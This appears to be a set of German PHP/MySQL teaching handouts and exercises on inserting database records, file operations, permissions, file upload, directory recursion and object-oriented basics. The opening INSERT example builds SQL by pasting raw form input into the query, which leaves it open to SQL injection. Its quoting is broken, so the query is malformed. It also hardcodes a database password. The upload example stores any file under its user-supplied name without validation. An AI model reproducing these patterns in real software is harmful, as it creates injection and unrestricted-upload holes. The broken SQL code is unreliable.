  <p><label for="Website">Website</label><br>
    <input type="text" name="Website"></p>

  <p><label for="Sendegebiet">Sendegebiet</label><br>
    <input type="text" name="Sendegebiet"></p>

  <input type="submit" value="Datensatz eintragen">
</form>
```

## PHP

## Datensatz eintragen



Zuerst erfolgt die Prüfung, ob das Formular abgesendet wurde. Im Anschluss wird die Verbindung zur Datenbank aufgebaut.

Die Werte werden vorbereitet und in der Variable `$werte` zwischengespeichert.

Der INSERT Befehl wird mit den Werten aus der Variable `$werte` kombiniert und mit `mysqli_query` abgesetzt. Am Schluss folgt noch die Prüfung, ob der Eintrag funktioniert hat.

```
<?php
  if(isset($_POST["Firmenname"])) {

    $db = mysqli_connect("localhost", "MedienAdmin",
                        "geheim", "MedienDB");

    $werte = "" . $_POST["Firmenname"] . "', ";
    $werte .= "" . $_POST["Website"] . "', ";
    $werte .= "" . $_POST["Sendegebiet"] . "'";

    $sql = "INSERT INTO Medienbetriebe
            (Firmenname, Website, Sendegebiet)
            VALUES (" . $werte . ")";

    $ergebnis = mysqli_query($db, $sql);
    $anzahl = mysqli_affected_rows($db);

    if($anzahl > 0) {echo "<p>Datensatz wurde hinzugefügt!</p>";}
    else {echo "<p>Datensatz wurde nicht hinzugefügt!</p>";}
  }
?>
```

# Übungsblatt 12.8 Beispiel PHP & MySQL

Referenzcode: **PHPU128**  
 Dateien: U128\_Beiispiel.pdf  
 Technologien: HTML | CSS | PHP | MySQL

| Feinziele   | Zielarten | Taxonomie |
|---|-----------|-----------|
| <b>Die Studierenden ...</b>   |           |           |
| <b>Übung A - Benutzerverwaltung</b>   |           |           |
| ... scripten eine Benutzerverwaltung.   | I         | II        |
| ... erstellen ein HTML Formular für die Registrierung.  | I         | II        |
| ... erstellen eine passende MySQL Datenbank.  | IK        | IV        |
| ... vergeben die Primärschlüssel.   | IK        | II        |
| ... erlauben nur ein Anzeigen einer Content-Seite, wenn die Anmeldung mit Benutzer und Passwort valide ist. | IK        | III       |
| ... nutzen Datensatz-Werte um den Content zu erweitern.   | I         | II        |
| ... ermöglichen ein Ändern der Registrierungsdaten.   | I         | II        |
| ... geben einen Löschbefehl an die Datenbank weiter.  | I         | II        |
| ... erstellen für alle Seiten den notwendigen Datenbank-Handler.  | I         | II        |
| ... erstellen in der Datenbank die notwendigen Benutzer mit den passenden Benutzerrollen und Rechten.       | I         | II        |
| ... schreiben für jede Datenbank-Abfrage die SQL Strings.   | I         | II        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln


## Anmerkungen

---



### Übung A: Benutzerverwaltung

- Scripte eine Benutzerverwaltung für eine Website
- Registrierung: Der Benutzer muss ein Registrierungsformular ausfüllen. Das Formular hat folgende Felder:
  - Vorname
  - Nachname
  - Benutzername
  - Passwort
  - Geburtsdatum
  - Wohnort
- Die Werte werden in einer MySQL Tabelle gespeichert. Erstelle also eine passende MySQL Datenbank mit der Tabelle.
- Die Spalte Benutzername soll eindeutige Werte haben. (Es darf kein Benutzername zwei mal vorkommen).
- Erstelle eine beliebige Webseite mit Content, der nur angezeigt wird, wenn sich der Benutzer nach erfolgreicher Registrierung, mit seinem Benutzernamen und seinem Passwort anmeldet. Auf dieser Webseite soll der Benutzer mit seinem Vornamen begrüßt werden. z. B. Hallo Tim,
- Der Benutzer soll auch die Möglichkeit haben, seine Anmeldedaten zu ändern (z. B. das Passwort oder den Wohnort).
- Zusätzlich kann der Benutzer auch sein "Konto" löschen. Dann wird der gesamte Datensatz gelöscht.



# Lernhandout 13.1 Dateifunktionen

---

Referenzcode: **PHPL131**  
Dateien: L131\_Dateifunktionen.pdf  
Technologien: PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>                                |                  |                  |
| ... erstellen ein Verzeichnis mit PHP im Basisverzeichnis. | I                | II               |
| ... erstellen .csv Dateien.                                | I                | II               |
| ... ändern den Namen einer Datei.                          | I                | II               |
| ... ändern die Bezeichnung eines Verzeichnis.              | I                | II               |
| ... kopieren Dateien mit PHP.                              | I                | II               |
| ... löschen Dateien mit unlink()                           | I                | II               |
| ... löschen ein leeres Verzeichnis.                        | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Wir haben bereits in Kapitel 3.6 Files mit `file_put_contents()` erstellt. Jetzt wollen wir uns weitere Dateioperationen und -funktionen ansehen.

## PHP

**mkdir()**

`mkdir()` erstellt ein Verzeichnis. Im Beispiel wird das Verzeichnis 'csv' im Basisverzeichnis (localhost) erstellt. Im Anschluss wird in das neue Verzeichnis die Datei `film.csv` hinzugefügt.

```
<?php
mkdir('csv');
$csvString = 'Film; Datum; Länge';
file_put_contents('csv/film.csv', $csvString);
?>
```



**rename()** ändert die Benennung einer Datei bzw. eines Verzeichnis. Die Funktion benötigt zwei Parameter – den alten und den neuen Namen!

```
<?php
$tempname = 'csv/film.csv.tmp';
rename('csv/film.csv', $tempname);
rename('csv', 'csvTEMP');
?>
```

## PHP

**copy()**

`copy()` kopiert eine Datei. Die Funktion braucht zwei Parameter – die bestehende Datei und die neue Datei (mit neuem Dateinamen).

Im Beispiel wird das Verzeichnis 'Sicherung' und die Textdatei `datum.txt` erstellt. Mit dem Copy-Befehl wird eine Kopie von `datum.txt` ins Verzeichnis `sicherung` kopiert – mit dem neuen Namen `datum.txt.bak`.

```
<?php
mkdir('Sicherung');
$meinTXT = 'Erstellt am 01. Mai';
file_put_contents('datum.txt', $meinTXT);
copy('datum.txt', 'Sicherung/datum.txt.bak');
?>
```



**unlink()** löscht eine Datei.

```
<?php
unlink('Sicherung/datum.txt.bak');
?>
```



**rmdir()** löscht ein Verzeichnis. Das Verzeichnis muss leer sein.

```
<?php
rmdir('Sicherung');
?>
```

# Lernhandout 13.2 Dateirechte

Referenzcode: **PHPL132**  
Dateien: L132\_Dateirechte.pdf  
Technologien: PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... kennen das Linux-Dateisystem und verstehen seine Bedeutung im Webserver-Bereich. | <b>I</b>         | <b>I</b>         |
| ... unterscheiden zwischen Eigentümer, Gruppe und Alle.                              | <b>I</b>         | <b>I</b>         |
| ... definieren Lese [r], Schreib [w] und Ausführrechte [x].                          | <b>I</b>         | <b>II</b>        |
| ... verstehen die Dateirechte-Vergabe innerhalb der XAMPP Umgebung.                  | <b>I</b>         | <b>I</b>         |
| ... kennen das Linux-Oktal der numerischen Zugriffsrechte.                           | <b>IK</b>        | <b>III</b>       |
| ... ändern mit chmod() die Zugriffsrechte von Dateien.                               | <b>I</b>         | <b>II</b>        |
| ... realisieren ein höheres Sicherheitskonzept durch die Vergabe von Dateirechten.   | <b>IK</b>        | <b>II</b>        |
| ... erlauben kurzzeitige Zugriffe auf Dateien.                                       | <b>I</b>         | <b>II</b>        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---



Da die meisten Webserver mit Linux betrieben werden, sollten wir einen Blick auf die Zugriffsrechte werfen. Das Linux-Dateisystem unterscheidet zwischen Eigentümer, Gruppe und Alle (bzw. Welt). Diese drei können die Rechte – **Lesen [r]**, **Schreiben [w]** und **Ausführen [x]** haben. Je nach Systemkonfiguration des Webserver, bekommt PHP einen eigenen Besitzer-Namen bzw. eine bestimmte Gruppenzugehörigkeit. XAMPP vergibt einer neuen, durch PHP erzeugten Datei (bzw. Verzeichnis) den Eigentümer **daemon** mit der Gruppe **daemon**. Damit kann auch nur mehr **daemon** eine Datei löschen – ausgenommen davon ist definitiv **root** oder ein Benutzer der Gruppe **daemon**.



### Zugriffsrechte numerisch (über ein Oktal) definieren.

Die numerischen Rechte sind 4 = Lesen, 2 = Schreiben und 1 = Ausführen. Um Rechte zu kombinieren (z. B. Lesen und Schreiben) muss man einfach die Nummern addieren.

datei.txt **0777**

Prefix 0  
Besitzer  
Gruppe  
Alle

### Rechte

7 = Voll (alle Rechte)  
6 = Lesen und Schreiben  
5 = Lesen und Ausführen  
4 = Nur Lesen  
3 = Schreiben und Ausführen  
2 = Nur Schreiben  
1 = Nur Ausführen  
0 = Keine



Die erste Ziffer steht für SetUid, SetGid und Sticky-Bits. Für unsere PHP Aufgaben reicht das Prefix 0.

## PHP



### chmod ( )

**chmod ( )** ändert die Zugriffsrechte von Dateien. Der erste Parameter ist der Dateiname, der zweite das Oktal als Zahl.

Im Beispiel wird die Datei geheim.txt durch Zugriffsrechte geschützt. Ruft man die Datei im Browser auf, bekommt ein **403 – Zugriff verweigert** – ausgegeben.

```
<?php
$txtString = 'For your Eyes only';
file_put_contents('geheim.txt', $txtString);
chmod('geheim.txt', 0200);
?>
```



Beispiel für einen kurzzeitigen Zugriff auf eine Datei!

```
<?php
chmod('geheim.txt', 0400);
echo file_get_contents('geheim.txt');
chmod('geheim.txt', 0200);
?>
```

# Lernhandout 13.3 Dateinformationen

Referenzcode: **PHPL133**  
Dateien: L133\_Dateinformationen.pdf  
Technologien: PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... erstellen eine .txt Datei mit Zufallszahlen.   | I                | II               |
| ... prüfen ob eine Datei bzw. ein Verzeichnis existiert.   | I                | II               |
| ... prüfen mit is_file() ob es sich um eine reguläre Datei handelt.                                | I                | II               |
| ... prüfen eine Datei auf Existenz und Lesbarkeit.   | I                | II               |
| ... prüfen ob eine Datei ausführbar ist.   | I                | II               |
| ... prüfen ob eine Datei beschreibbar ist.   | I                | II               |
| ... ermitteln die Dateigröße in Byte.  | I                | II               |
| ... ermitteln den MIME-Typ einer Datei.  | I                | II               |
| ... ermitteln umfangreiche Informationen zu einem Dateipfad die in einem Array gespeichert werden. | I                | II               |
| ... ermitteln Informationen zu einer Datei die in einem Array gespeichert werden.                  | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Das Ergebnis von pathinfo() und stat() wird als Array geliefert. Diese Arrays können mit print\_r() bzw. var\_dump() ausgewertet werden!

Mit PHP kann man unterschiedliche Informationen über eine Datei erheben.



Übungsdatei. Über eine Zählschleife werden Zufallszahlen zu einem String zusammengeführt. Der String wird als `zufall.txt` gespeichert (ca. 800 KiB).

```
<?php
    $inhalt = "Zufallszahlen: ";
    for($i = 0; $i < 100000; $i++) {
        $inhalt = $inhalt . rand(10000, 99999) . " - ";
    }
    file_put_contents('zufall.txt', $inhalt);
?>
```



**file\_exists()** Prüft ob eine Datei oder ein Verzeichnis existiert und liefert TRUE oder FALSE

```
if(file_exists('zufall.txt')) {echo 'zufall.txt existiert';}
```



Weitere Funktionen zur "Existenzprüfung" (Liefert: TRUE oder FALSE)

|                        |   |
|------------------------|---|
| <b>is_file()</b>       | prüft ob es sich um eine reguläre Datei handelt |
| <b>is_readable()</b>   | prüft die Existenz und die Lesbarkeit           |
| <b>is_executable()</b> | prüft ob die Datei ausführbar ist.              |
| <b>is_writable()</b>   | prüft ob in die Datei geschrieben werden kann.  |



**filesize()** gibt die Dateigröße in Byte zurück. Das Ergebnis kann mit dem Faktor 1024 in Kilobyte, Megabyte usw. umgerechnet werden!

```
echo filesize('zufall.txt') . ' Byte';
```



**mime\_content\_type()** ermittelt den MIME-Typ einer Datei und liefert einen String z. B. image/gif oder text/plain.

```
echo mime_content_type('zufall.txt');
```



**pathinfo()** ermittelt Infos über einen Dateipfad und liefert ein Array.

```
$datei = pathinfo('zufall.txt');
echo 'Basis: ' . $datei['basename'] . '<br>';
echo 'Dateierweiterung: ' . $datei['extension'] . '<br>';
echo 'Dateiname: ' . $datei['filename'] . '<br>';
```



**stat()** ermittelt Infos über eine Datei und liefert ein Array.

```
$dateiinfos = stat('zufall.txt');
$letzterZugriff = $dateiinfos['atime'];
echo date("Y-m-d H:m", $letzterZugriff);
```

# Lernhandout 13.4 Dateiupload

Referenzcode: **PHPL134**  
Dateien: L134\_Dateiupload.pdf  
Technologien: HTML | PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... beachten für einen Dateiupload die Attribute enctype und method des HTML Form Element.  | I                | II               |
| ... vergeben einem Input-Element das Attribut type="file".  | I                | II               |
| ... wissen über das superglobale Array \$_FILES bescheid.   | I                | I                |
| ... erstellen ein HTML Formular für den Dateiupload.  | I                | II               |
| ... prüfen die Existenz eines Verzeichnis und erstellen mit einer Fallunterscheidung eines bei Nicht-Existenz.  | I                | II               |
| ... erstellen einen neuen Dateinamen durch String-Verkettung.   | I                | II               |
| ... ermitteln den temporären Speicherort einer hochgeladenen Datei.   | I                | II               |
| ... wissen, das der temporäre Speicherort in der php.ini festgelegt und damit veränderbar ist.  | I                | I                |
| ... kennen die \$_FILES Array Eigenschaften: ursprünglicher Name, MIME-Typ der Datei, Größe der Datei in Byte, Name der temporären Datei und Fehlercodes des Uploads. | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Um eine Datei über das HTTP Protokoll hochzuladen sind zwei Dinge zu beachten. Das Form-Element muss selbstverständlich die Methode POST anwenden und benötigt zusätzlich noch das Attribut `enctype="multipart/form-data"`. Im Formelement steht dann ein Input-Field mit dem Attribut `type="file"`. Für PHP steht dann das superglobale Array `$_FILES` zur Verfügung.

## HTML



## Das Formular für einen Dateiupload

Das Formelement benötigt das Attribut `enctype="multipart/form-data"`, damit die Datei übertragen werden kann. Das Inputfeld mit den `type="file"` erlaubt dem Benutzer eine Datei auszuwählen. Die Formulardaten werden an das eigene PHP File zurückgesendet.

```
<form enctype="multipart/form-data" method="post">
  <input type="file" name="Datei"><br>
  <input type="submit" name="okbutton" value="Datei hochladen">
</form>
```

## PHP

`$_FILES` und `move_uploaded_file`

Zuerst wird geprüft, ob der Submit-Button geklickt wurde. Im Anschluss wird mit `is_dir()` geprüft, ob das Verzeichnis `"upload/"` besteht. Sollte das nicht der Fall sein, wird das Verzeichnis erstellt.

Die Variable `$dateiname` ist zusammengesetzt aus dem Verzeichnis (`"upload/"`) plus dem Basisnamen, dem ursprünglichen Namen der hochzuladenden Datei. Hier kann auch ein neuer/anderer Name definiert werden (z. B. eine Kombination aus User-Id und Timestamp).

Die `move_uploaded_file()` Funktion benötigt zwei Parameter. Den temporären Speicherort der Datei und den neuen Speicherort (hier in der Variable `$dateiname` angegeben). Der temporäre Speicherort ist in der `php.ini` als `upload_temp_dir` definiert. In der `php.ini` sollte auch überprüft werden, ob `file_uploads = On` gesetzt ist.

```
<?php
if(isset($_POST['okbutton'])) {
    if(!is_dir("upload/")) {mkdir("upload/");}
    $verzeichnis = "upload/";
    $dateiname = $verzeichnis . basename($_FILES['Datei']['name']);
    move_uploaded_file($_FILES['Datei']['tmp_name'], $dateiname);
}
?>
```

Die `$_FILES` Array Eigenschaften:

`'Datei'` entspricht dem Name des Inputelement mit dem Attribut `name="Datei"`

|  |                           |
|--|---------------------------|
| <code>\$_FILES['Datei']['name']</code>     | Ursprünglicher Name       |
| <code>\$_FILES['Datei']['type']</code>     | Mime-Typ der Datei        |
| <code>\$_FILES['Datei']['size']</code>     | Größe der Datei in Byte   |
| <code>\$_FILES['Datei']['tmp_name']</code> | Name der temporären Datei |
| <code>\$_FILES['Datei']['error']</code>    | Fehlercodes des Uploads   |

# Übungsblatt 13.4 Dateiupload

Referenzcode: **PHPU134**  
 Dateien: U134\_Dateiupload.pdf  
 Technologien: HTML | CSS | PHP

| Feinziele  | Zielarten | Taxonomie |
|--|-----------|-----------|
| <b>Die Studierenden ...</b>  |           |           |
| <b>Übung A - Sharepoint</b>  |           |           |
| ... erstellen eine Webseite mit einem Dateiupload.   | I         | II        |
| ... schreiben ein HTML Formular für den Dateiupload.   | I         | II        |
| ... stellen einen Dateiupload in Form eines Hyperlinks wieder zum Download bereit.               | I         | II        |
| ... erheben Informationen zur hochgeladenen Datei.   | I         | II        |
| ... ermitteln mit Fallunterscheidungen die Dateigröße und wandeln diese in KiB bzw. MiB um.      | I         | II        |
| ... schützen den Upload mit einem Passwort.  | KI        | II        |
| ... verhindern den Upload eines bestimmten MIME-Typs (hier .php).                                | I         | II        |
| <b>Übung B - CSV-Datei in einer Tabelle</b>  |           |           |
| ... ermöglichen den Upload einer csv Datei.  | I         | II        |
| ... scripten das Upload-HTML-Formular mit einem Eingabefeld für das Trennzeichen der .csv Datei. | IK        | II        |
| ... lesen den Inhalt der .csv mit PHP ein.   | I         | II        |
| ... stellen den Inhalt der .csv Datei in einer HTML Tabelle dar.                                 | I         | III       |
| ... gestalten ein ansprechendes Design mit CSS.  | AI        | IV        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen



### Übung A: Sharepoint

- Erstelle eine Webseite mit einem Sharepoint für Dateien.
- Der Benutzer kann eine Datei hochladen.
- Die hochgeladene Datei wird dann als Link auf der selben Seite angezeigt, damit jeder diese Datei herunterladen kann.
- Es soll auch die Dateigröße angezeigt werden.  
Umgerechnet in Kilobyte bzw. Megabyte (je nach Größe der Datei).
- Schütze des Hochladen mit einem Passwort, sodass nicht jeder eine Datei hochladen kann.
- Es dürfen keine .php Dateien hochgeladen werden!

### Sharepoint

Bitte laden Sie eine Datei hoch!

Literaturverzeichnis.ott

Passwort:

**Literaturverzeichnis.ott - 20.53 KiB**

### Sharepoint

Bitte laden Sie eine Datei hoch!

U073\_C\_Hyperlinks.php

Passwort:

**Es dürfen keine PHP Dateien hochgeladen werden**



### Übung B: CSV-Datei in einer Tabelle

- Der Benutzer kann eine CSV (Comma Separated Values) Datei hochladen.
- Über ein Eingabefeld wird das Trennzeichen eingegeben (z. B. Semikolon)
- Der Inhalt der CSV-Datei soll als HTML Tabelle dargestellt werden.
- Gestalte die Tabelle anspruchsvoll mit CSS.



*TIPP: `file_get_contents()` kann auch das temporäre File einlesen!*

# Lernhandout 13.5 Verzeichnis Rekursion

Referenzcode: **PHPL135**

Dateien: L135\_Verzeichnis\_rekursiv.pdf, Beispiel\_Tree.zip

Technologien: PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... wissen, was eine Rekursion ist.  | <b>I</b>         | <b>I</b>         |
| ... definieren Abbruchbedingung innerhalb einer Rekursion.                                       | <b>IK</b>        | <b>II</b>        |
| ... kennen den Vorteil von Rekursionen und können Beispiele für Rekursionen nennen.              | <b>IK</b>        | <b>I</b>         |
| ... schreiben ein Script um ein Verzeichnis rekursiv auszulesen.                                 | <b>I</b>         | <b>II</b>        |
| ... erstellen eine Funktion mit Übernahmeargumenten.   | <b>I</b>         | <b>II</b>        |
| ... öffnen einen Verzeichnis-Handler.  | <b>I</b>         | <b>II</b>        |
| ... arbeiten mit readdir() um einen Dateieintrag zu ermitteln.                                   | <b>I</b>         | <b>II</b>        |
| ... untersuchen mit einer Fallunterscheidung ob ein Eintrag eine Datei oder ein Verzeichnis ist. | <b>I</b>         | <b>II</b>        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---



Unter einer rekursiven Funktion versteht man, eine Funktion die sich selbst mit veränderten Argumenten aufruft. Dabei sollte man eine Art "Abbruchbedingung" definieren, damit die Rekursion nicht unendlich oft durchgeführt wird. Im Grunde lassen sich alle Aufgaben auch iterativ lösen, doch eine Rekursion kann zu einer Verbesserung des Programmierstils führen. Algorithmen mit einer Rekursion kommen z. B. bei Fakultäten, im Lösungsscript zu den "Türmen von Hanoi" oder in Dateisystemoperationen vor.



Script, um ein **Verzeichnis rekursiv auszulesen**. Es werden also auch Unterverzeichnisse durchsucht. In **Beispiel\_Tree.zip** findest du ein Dateisystem mit Verzeichnissen, Unterverzeichnissen und div. Files.

```

1: <?php
2: function dir_rekursiv($verzeichnis) {
3:
4:     $handle = opendir($verzeichnis);
5:
6:     while (false !== ($datei = readdir($handle))) {
7:         if ($datei != "." && $datei != "..") {
8:             if (is_dir($verzeichnis . $datei)) {
9:                 dir_rekursiv($verzeichnis . $datei . '/');
10:            }
11:            else {echo $verzeichnis . $datei . '<br>';}
12:        }
13:    }
14:    closedir($handle);
15: }
16: dir_rekursiv('website/');
17: ?>

```



#### Erläuterungen:

- 2: Funktion mit dem Übernahmeargument **\$verzeichnis**
- 4: Öffnet einen Verzeichnis-Handler
- 6: In der **while** Schleife wird über die Funktion **readdir()** jeder Eintrag im Verzeichnis ermittelt. Solange **readdir()** einen Eintrag findet, liefert sie den Namen des Eintrages – gibt es keinen Eintrag mehr, so liefert **readdir()** ein **False** und die **while** Schleife wird nicht noch einmal ausgeführt.
- 7: Prüft ob der Eintrag **.** oder **..** entspricht. Ein Punkt steht für das eigene Verzeichnis. Zwei Punkte für das übergeordnete Verzeichnis.
- 8: Prüft ob der Eintrag ein Verzeichnis ist.
- 9: Wenn der Eintrag ein Verzeichnis ist, wird die Funktion mit dem Namen des Verzeichnis neu aufgerufen. (Rekursiver Aufruf).
- 11: Wenn bei der Prüfung aus Zeile 8: es sich um eine Datei handelt, wird das Verzeichnis mit Dateiname ausgegeben.
- 14: Schließt den Verzeichnis-Handler.
- 16: Erstmaliger Aufruf der Funktion mit dem zu durchsuchenden Startverzeichnis als Übergabeargument.

# Lernhandout 14.1 Objektorientiert

Referenzcode: **PHPL141**  
Dateien: L141\_OOP.pdf  
Technologien: PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... unterscheiden zwischen prozeduraler und objektorientierter Programmierung.             | I                | I                |
| ... kennen die Begriffe Klasse, Eigenschaft und Methode der OOP und können diese erklären. | I                | I                |
| ... kennen die Vorteile der OOP.   | I                | I                |
| ... erstellen eine Objektklasse.   | I                | II               |
| ... definieren public Eigenschaften innerhalb der Objektklasse.                            | I                | II               |
| ... definieren eine Methode innerhalb einer Objektklasse.                                  | I                | II               |
| ... kennen die \$this Eigenschaft.   | I                | II               |
| ... vereinbaren neue Objekte mit dem Schlüsselwort new.                                    | I                | II               |
| ... greifen mit dem Pfeil-Symbol -> auf Eigenschaften und Methoden des Objekts zu.         | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Die meisten Funktionen sind sowohl prozedural als auch objektorientiert verfügbar. Auf php.net werden immer beide Formen beschrieben (so denn sie in beiden Formen verfügbar sind).

In PHP unterscheiden wir zwischen prozeduraler und objektorientierter Programmierung. Bisher haben wir ausschließlich den prozeduralen Weg kennen gelernt. Jetzt werden wir uns mit der Objektorientierten Programmierung (OOP) auseinandersetzen.

Dafür benötigen wir zuerst drei Begriffe: Klasse, Eigenschaft und Methode. In der OOP wird immer eine Klasse mit dem Schlüsselwort `class` gebildet. Diese kann dann als Objekt mit `new` instanziiert werden. Mit dem Objekt hat man dann Zugriff auf die Eigenschaften (vgl. Variablen) und auf die Methoden (vgl. Funktionen).

OOP strukturiert den Code besser und macht komplexere Projekte damit übersichtlicher. Darüber hinaus ist es das ideale Mittel, wenn mehrere Personen an einem Code arbeiten. Objekte lassen sich auch einfach serialisieren (z. B. auch mit JSON).

## PHP



## OOP Beispiel: Bankkonto

Mit `class` wird die Klasse `Konto` erstellt. Diese hat zwei Eigenschaften (`$art` und `$kontostand`) – `public` bedeutet, dass man auch von außen darauf zugreifen kann. Die Methode `einzahlen` übernimmt einen Betrag.

Mit `$this` wird auf die Eigenschaften der Klasse zugegriffen und der Betrag hinzuaddiert. Über `return` bekommt die Methode eine Ausgabe.

```
<?php
class Konto {
    public $art = "Konto";
    public $kontostand = 0;

    function einzahlen($betrag) {
        $this->kontostand = $this->kontostand + $betrag;
        return "<br>Am " . $this->art .
            " sind " . $this->kontostand;
    }
}
?>
```

## PHP



## OOP Beispiel: Klasse instanziiieren

Mit dem Schlüsselwort `new` und dem Namen der Klasse werden neue Objekte vereinbart. Die Zeichen `->` sollen einen Pfeil darstellen.

Mit `->` greift man auf Eigenschaften und Methoden des Objektes zu.

```
<?php
$gruber = new Konto();
$gruber->art = "Girokonto";
echo $gruber->einzahlen(1500);

$maier = new Konto();
$maier->art = "Sparbuch";
$maier->einzahlen(200);
echo '<br>Kontostand: ' . $maier->kontostand;
?>
```

# Übungsblatt 14.1 Objektorientiert

Referenzcode: **PHPU141**  
 Dateien: U141\_OOP.pdf  
 Technologien: PHP

| Feinziele   | Zielarten  | Taxonomie |
|---|------------|-----------|
| <b>Die Studierenden ...</b>   |            |           |
| <b>Übung A - OOP Sichtbarkeiten</b>   |            |           |
| ... recherchieren selbstständig über die Sichtbarkeiten der OOP.                          | <b>IKS</b> | III       |
| ... verdeutlichen die Unterschiede zwischen public, protected und private.                | <b>IK</b>  | III       |
| ... scripten eine Klasse welche die Unterschiede der Sichtbarkeiten verdeutlicht.         | <b>IK</b>  | IV        |
| <b>Übung B - OOP Konstruktor</b>  |            |           |
| ... recherchieren selbstständig über den Konstruktor in der OOP.                          | <b>IKS</b> | III       |
| ... können noch zwei weitere magische Methoden beschreiben.                               | <b>IK</b>  | I         |
| ... scripten eine Klasse mit einem Konstruktor.   | <b>IK</b>  | IV        |
| <b>Übung C - OOP Vererbung</b>  |            |           |
| ... recherchieren selbstständig über Vererbungen in der OOP.                              | <b>IKS</b> | III       |
| ... erstellen ein Klassendiagramm mit Haupt- und Kinderklassen.                           | <b>IK</b>  | II        |
| ... scripten mehrere Klassen mit Vererbungen.   | <b>IK</b>  | IV        |
| <b>Übung D - OOP GET und SET Methoden</b>   |            |           |
| ... recherchieren selbstständig über GET und SET Methoden in der OOP.                     | <b>IKS</b> | III       |
| ... scripten ein Code-Beispiel welches die GET und SET Methoden in der OOP verdeutlichen. | <b>IK</b>  | IV        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomie:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Die OOP in PHP unterscheidet sich nur marginal in den Prinzipien zur OOP in anderen Script- bzw. Programmiersprache. Die Schüler\_innen sollen zur selbstständigen Recherche eines komplexen Themenbereichs animiert werden.



### Übung A: OOP Sichtbarkeiten

- Recherchiere selbstständig im Internet über Sichtbarkeiten in der objektorientierten Programmierung.
- Verdeutliche die Unterschiede zwischen **public**, **protected** und **private**.
- Scripte ein Code-Beispiel – passend zum Thema.
